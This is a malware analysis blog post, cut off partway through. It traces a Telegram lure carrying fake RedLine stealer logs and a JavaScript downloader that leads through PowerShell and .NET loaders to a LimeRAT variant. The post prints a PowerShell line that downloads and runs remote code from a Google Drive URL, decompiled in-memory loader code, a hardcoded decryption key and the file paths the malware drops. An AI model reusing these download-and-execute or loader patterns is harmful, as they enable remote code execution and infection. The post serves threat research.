LimeRAT Malware Is Used For Targeting Unskilled Threat Actors

By Felipe Tarijon

Published: 2022-12-13 · Archived: 2026-04-05 20:56:01 UTC

Summary

I received a message on Telegram from an individual as a lure for executing a malicious script that downloads and executes additional obfuscated payloads (some of them directly in the memory) that achieve persistence in the victim's machine. The disguise chosen was a supposed collection of files exfiltrated from infected computers via RedLine Stealer, a malware-as-a-service threat very popular among threat actors.

After analyzing the final-stage payload, it was possible to identify it as a custom variant of the .NET LimeRAT, an open-source Remote Administration Tool publicly available (on Github) since at least February 2018.

1. Introduction

In July 2022, an individual (handle **@sqcrxti0n**) approached me on Telegram by sending a message written in the Russian language along with an attached compressed file (**wallets-sorted.rar**):




Figure 1. Telegram Message

Message:

> Привет.чекнешь логи?отдельно wallets собрал.сегодняшние. траф свой лью с гугла,фб

The message asks for checking logs — related to some collected "wallets" — inside a compressed file. Additionally, it says that the traffic was supposedly obtained from Google and Facebook (if the translation is correct):





Figure 2. Message translation

Taking a look at the file, here are some details about it:

- **File name:** wallets-sorted.rar
- **MD5:** 15537cbd82c7bfa8314a30ddf3a4a092
- **SHA256:** 68e070e00f9cb3eb6311b29d612b9cf6889ce9d78f353f60aa1334285548df85


After extraction, it shows a lot of folders named with `"US" + [a unique ID] + [a time stamp]` :



Name	Size	Modified
US[1C55DCF26507B4301EE79DC64243E591] [2022-07-25T03_25_19.7193838]	10 items	Yesterday
US[1F92332B4E490152BBA08692ABB682A4] [2022-07-25T00_13_52.6672057]	10 items	Yesterday
US[2C0E5AA428BCE9E890C5115B1A5716CF] [2022-07-25T11_42_17.3504472]	10 items	Yesterday
US[2CC689273B5F970981D15E2FEAEB0111] [2022-07-25T08_16_28.5470856]	10 items	Yesterday
US[5E4A1937C81CFDB3B05418E547D1D81D] [2022-07-25T10_16_16.1729596]	12 items	Yesterday
US[6E97462C2E9432913CF12017C98D6DF6] [2022-07-25T08_57_16.0996421]	7 items	Yesterday
US[6F8E71345FCBDBA40CBFE2A89A3CF9A1] [2022-07-25T07_44_25.9551327]	12 items	Yesterday
US[7AEAE6FC61D52CF8F86286C8E014A9FF] [2022-07-25T01_07_21.2427185]	11 items	Yesterday
US[7C3FFE90F37534EB8A400BBB6E03D330] [2022-07-25T05_16_57.2959216]	9 items	Yesterday
US[7C60374C897014AE4D37A411DDE00526] [2022-07-25T01_56_13.0011420]	12 items	Yesterday

Figure 3. wallets-sorted.rar structure

Each folder contains a bunch of fake text files, logs, cookies, supposed cryptocurrency wallets, and more:



Name	Size	Modified
Autofills	2 items	Yesterday
Cookies	3 items	Yesterday
FileGrabber	1 item	Yesterday
Wallets	6 items	Yesterday
DomainDetects.txt	36 bytes	Yesterday
ImportantAutofills.txt	523 bytes	Yesterday
InstalledBrowsers.txt	946 bytes	Yesterday
InstalledSoftware.txt	1.1 kB	Yesterday
Passwords.txt	1.3 kB	Yesterday
UserInformation.txt	1.2 kB	Yesterday

Figure 4. Fake files

As an example, the image below shows one of the text files which is related to the RedLine stealer threat:

```
1  ************************************************
2  *                                              *
3  *                                              *
4  *   |  _ \|  ____|  _ \| |    |_ _| \ | |  ____|  *
5  *   | |_) |  _| | | | | |     | ||  \| |  _|    *
6  *   |  _ <| |___| |_| | |___  | || |\  | |___    *
7  *   |_| \_|_____|____/|_____|___|_| \_|_____|   *
8  *                                              *
9  *    Telegram: https://t.me/REDLINESUPPORT     *
10 ************************************************
11
12 URL: https://www.facebook.com/
13 Username: danon1@vp.pl
14 Password: xsw23edc
15 Application: BraveSoftware_[Brave-Browser]_Default
16 ================
```

Figure 5. RedLine Stealer fake log

As a malware analyst, I once visited a group of Information stealer malware for sale on Telegram for research purposes **(I swear)**. So, I believe they got my Telegram account from there.

Some of the folders have the same JS file on them (same hash) but with different names:

Name	Size	Modified
~$Rizwan.docx	162 bytes	Yesterday
~$te Inspector CV.docx	162 bytes	Yesterday
~$zwan Ashraf.docx	162 bytes	Yesterday
~$zwan-Ashraf-CV-19.docx	162 bytes	Yesterday
~$zwan's CV.docx	162 bytes	Yesterday
Meta.js	6.2 kB	06:01

Figure 6. Folder containing suspicious files

And the Microsoft Word (.docx) files shown above contain only plain text strings on them:

```
s/Administrator/Desktop> file *
~$Rizwan.docx:            data
~$te Inspector CV.docx:   data
~$zwan-Ashraf-CV-19.docx: data
~$zwan Ashraf.docx:       data
~$zwan's CV.docx:         data
s/Administrator/Desktop> hd \~\$Rizwan.docx
00000000  0d 52 49 5a 57 41 4e 20  41 53 48 52 41 46 00 00  |.RIZWAN ASHRAF..|
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000030  00 00 00 00 00 00 0d 00  52 00 49 00 5a 00 57 00  |........R.I.Z.W.|
00000040  41 00 4e 00 20 00 41 00  53 00 48 00 52 00 41 00  |A.N. .A.S.H.R.A.|
00000050  46 00 00 00 00 00 4d 00  69 00 63 00 72 00 6f 00  |F.....M.i.c.r.o.|
00000060  73 00 6f 00 66 00 74 00  20 00 57 00 6f 00 72 00  |s.o.f.t. .W.o.r.|
00000070  64 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |d...............|
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000090  00 00 00 00 00 00 49 bd  b1 62 00 00 00 00 00 00  |......I..b......|
*
000000a2
```

Figure 7. Fake .docx files contain plain text

Finally, the JS files contain an obfuscated and malicious script downloader which needs to be executed to start the attack.

2. Downloader

Now that we know that the JS file is malicious, let's start the analysis.

File details:

- **File name:** Meta.js
- **MD5:** 202622bcb60388ad2c74981b03763d5d
- **SHA256:** 8ac98edab8a8a2e5b9feeb6c28b2a27b6258d557c0105f087aeeaea995aee2d3
- **Content:**

Figure 8. Malicious JS file content

After sanitizing the file, we can see better the malicious code:

```
newActiveXObject("shEllL.APPLICatION").ShElleXECutE(
    "cmd.eXe","Cmd /c cmd /C EcHO POwERsHEll -Ec aQBFAFgAKAAoAG4AZQBXAC0ATwBiAEoARQBDAFQAIAAJAAkACQAgACAACQAgACAAIAAJACAAIAAJ
);
```

Once double-clicked by the victim, it will run as follows:

1. Gets executed via the command line:

```
"C:\Windows\System32\WScript.exe" "C:\Users\%username%\Downloads\wallets-sorted\US[1F92332B4E490152BBA08692ABB682A4] [2022-07-25T00_13_52.6672057]\FileGrabber\Users\Administrator\Desktop\Meta.js"
```

2. The resulting command will invoke three cmd.exe processes and write a shell command into a “.avi” file. It then executes another cmd.exe process that executes that file:

```
"C:\Windows\System32\cmd.exe" Cmd /c cmd /C EcHO POwERsHEll -Ec aQBFAFgAKAAoAG4AZQBXAC0ATwBiAEoARQBDAFQAIAAJAAkACQAgACAACQAgACAAIAAJACAAIAAJACAAIAAJAAkAIAAJACAACQAgACAAIAAgACAAIAAJAG4AZQB0AC4AdwBFAG>%LOCALAPPDATA%CU666rZi4UOVMoxz6c01t32uua51pznD9fw1Sc7r73Hc4cPU80Ysaj813h6RPH3M.png:OvP4k5Q2Q6Y1AT9mrj1U6eehRxudHKrIAPC9UxQ83pP4iuoP54G& cmD - <%LOCALAPPDATA%CU666rZi4UOVMoxz6c01t32uua51pznD9fw1Sc7r73Hc4cPU80Ysaj813h6RPH3M.png:OvP4k5Q2Q6Y1AT9mrj1U6eehRxudHKrIAPC9UxQ83pP4iuoP54G
```

3. The executed “.avi” file contains a command that invokes the powershell.exe process and executes a base64 encoded command

```
POwERsHEll -Ec aQBFAFgAKAAoAG4AZQBXAC0ATwBiAEoARQBDAFQAIAAJAAkACQAgACAACQAgACAAIAAJACAAIAAJACAAIAAJAAkAIAAJACAACQAgACAAIAAgACAAIAAJAG4AZQB0AC4AdwBFAG
```

4. The Base64-decoded command invokes another code downloaded as a string from a Google Drive URL:

```
iEX((neW-ObJECT net.wEbclIeNt).DownlOADSTRiNG('https://drive.google.com/uc?id=1cqQkRuSXBKprbe_k9t7g7dOO4v7IvWm6&export=download'))
```

The downloaded and executed code is a PowerShell script used in the next phase of the attack.

3. Second-Stage Dropper

The downloaded code is named with the date from the day after I received the message:

- **File name:** 26.07.2022
- **MD5:** 8db6a8bc3bef287f02dc0b415218c128
- **SHA256:** b58200945412fbbc371dae652b800741f411183c14b50ce99b2d89675b2e9ae6
- **File Type:** Malicious Powershell script

The PowerShell script has a big Base64-encoded string that starts with “TVq”, which is transformed to “MZ” after decoding. Therefore, the string is a Base64-encoded Microsoft Windows PE file.

Figure 9. Malicious PowerShell script downloaded

At the end of the script, the string is decoded, copied to a file, and the PE file is then executed:

Figure 10. End of the PowerShell script

4. Third-Stage Loader

The PE is a VB.NET file with the following details:

- **File Type:** PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
- **MD5:** 8fe7e2573a12bee9cdb2b7fd4939987f
- **SHA256:** d8ecd0a1103834cee76de4c9bd90738ebe05fa46f116ebce591d3ef1ea97418e
- **Observation:** It decrypts and executes a payload directly into memory

The decompiled code contains some interesting strings in its metadata:




Figure 11. .NET PE decompiled code using the DnSPY tool

The PE's resources have a lot of files containing **encrypted strings, from P0 to P31**. Additionally and curiously, it has some photos like below (The United Nations Secretary-General António Guterres and the President of Turkey, Tayyip Erdoğan) and two photos of a car and a house burning during the fire in Yosemite, California, U.S:




Figure 12. Malware's resource image #1

Figure 13. Malware's resource image #2

The image above was originally taken by Justin Sullivan, during the fire in Yosemite, California.




Figure 14. Malware's resource image #3

The image above was originally taken by a photographer (David Swanson) from Reuters, also during the fire in Yosemite, California.

Regarding its components, the malware has a lot of Forms to probably disguise itself as a legitimate application:




Figure 15. Malware's components

The malicious behavior was inserted on **Form1**. When initialized, it **gets the encrypted strings from the resources** (P0 through P31) and stores them on variables with names mixed with different alphabets:




Figure 16. Third-stage - Form 1

Then, all the strings are concatenated into a class property (Line 55):




Figure 17. Third-stage - Form 1 - Concatenated strings from its resources

The resulting encrypted string has over 2 MB:




Figure 18. Encrypted payload

When the program is executed, it runs the Form1 class, loading all its properties (including the concatenated encrypted strings), and runs a method called **NewMethod1** passing a decoded base64 string obtained after calling another method that receives the concatenated string and a string that is used to generate the decryption key.

```
private void Form1_Load(object sender, EventArgs e)
{
    base.Close();
    checked
    {
        for (int i = 846517070; i <= -520126938; i++)
        {
        }
        new byte[0];
        int num = -1327624040;
        do
        {
            num++;
        }
        while (num <= -218997408);
        -1162754153m;
        string ...R = this.c...K私A巨开P...已И...XgTNT月DJA...VD...戶...月M6...月N开人...吉戶...开...开...On;
        Assembly assembly = Form1.NewMethod1(Convert.FromBase64String(this.re...Atb智MeH...OPDFV\u200C...乙已S...VJ...gb6...首...开TL\u200Cn...MTA
          (...), "BE14D8CB")));
        MethodInfo entryPoint = Form1.GetEntryPoint(assembly);
        object objectValue = RuntimeHelpers.GetObjectValue(assembly.CreateInstance(entryPoint.Name));
        Form1.NewMethod(entryPoint, RuntimeHelpers.GetObjectValue(objectValue));
    }
}
```

Figure 19. Payload being decrypted and loaded in the memory

The **NewMethod1** simply returns an Assembly object:

```
private static Assembly NewMethod1(byte[] bbbQgg...FcnW开XV...PJ私P...MZn人)
{
    checked
    {
        for (int i = 846517070; i <= -520126938; i++)
        {
        }
        new byte[0];
        int num = -1327624040;
        do
        {
            num++;
        }
        while (num <= -218997408);
        -1162754153m;
        return Assembly.Load(bbbQgg...FcnW开XV...PJ私P...MZn人);
    }
}
```

Figure 20. NewMethod1

And the method that receives the concatenated encrypted string and the key decrypts it using AES256, ECB mode:




Figure 21. Decryption function

The string used to create the key is `BE14D8CB` and it is hardcoded in the file.

After computing the string's MD5 hash, it gets different parts of its bytes and concatenates them to generate the key:

`F3D86A7EFF59314543A5018968E194F3D86A7EFF59314543A5018968E194BC00`

The decrypted payload (a VB.NET PE) is then executed directly into the memory and it has approximately 1.21 MB:




Figure 22. Decrypted payload (Fourth-stage dropper)

5. Fourth-stage Dropper

The PE is a VB.NET file with the following details:

- **File Type:** PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
- **MD5:** d0601e4cdf5fcf7e48e82624bfccbbfa
- **SHA256:** 34e16f7c3e743f6d13854d0a8e066bdf64930556c4e6e8fa7c2bb812cc7f29f8

At this point, the attack starts to get more interesting.

This payload also has embedded resources like the previous one (Third Stage) but instead of many resources, it has only **two encrypted resources**:

Figure 23. Embedded resources

When executed, the payload runs its main function:




Figure 24. Main function overview

Now, let's analyze what this code does.

1. Tries to connect to https://www.microsoft.com/ and gets the content returned by the page.

2. Executes the first function named in the Chinese language:

Figure 25. First function

This function starts three cmd.exe processes that run the **md** (short for makedir) command, creating three folders:

- `C:\ProgramData\KJeporters`
- `C:\ProgramData\Sormerprime\majority\Somewhat..`
- `C:\Users\Roger\AppData\Roaming\Adobe\Dontrolling\Wickremesinghe\UnconventionalIdentity..`

Then, it gets the first encrypted resource and uses the same AES 256 (ECB Mode) decryption mechanism as the Third-stage payload. However, it uses the following string to generate the key: `"希是人是太族首管的接金她"`. Next, the decrypted content is decoded using base64 and decompressed via GZIP. Finally, the resulting data is written in the file below:

`C:\ProgramData\KJeporters\notepad.exe`

Figure 26. Decrypted resource being written into a file

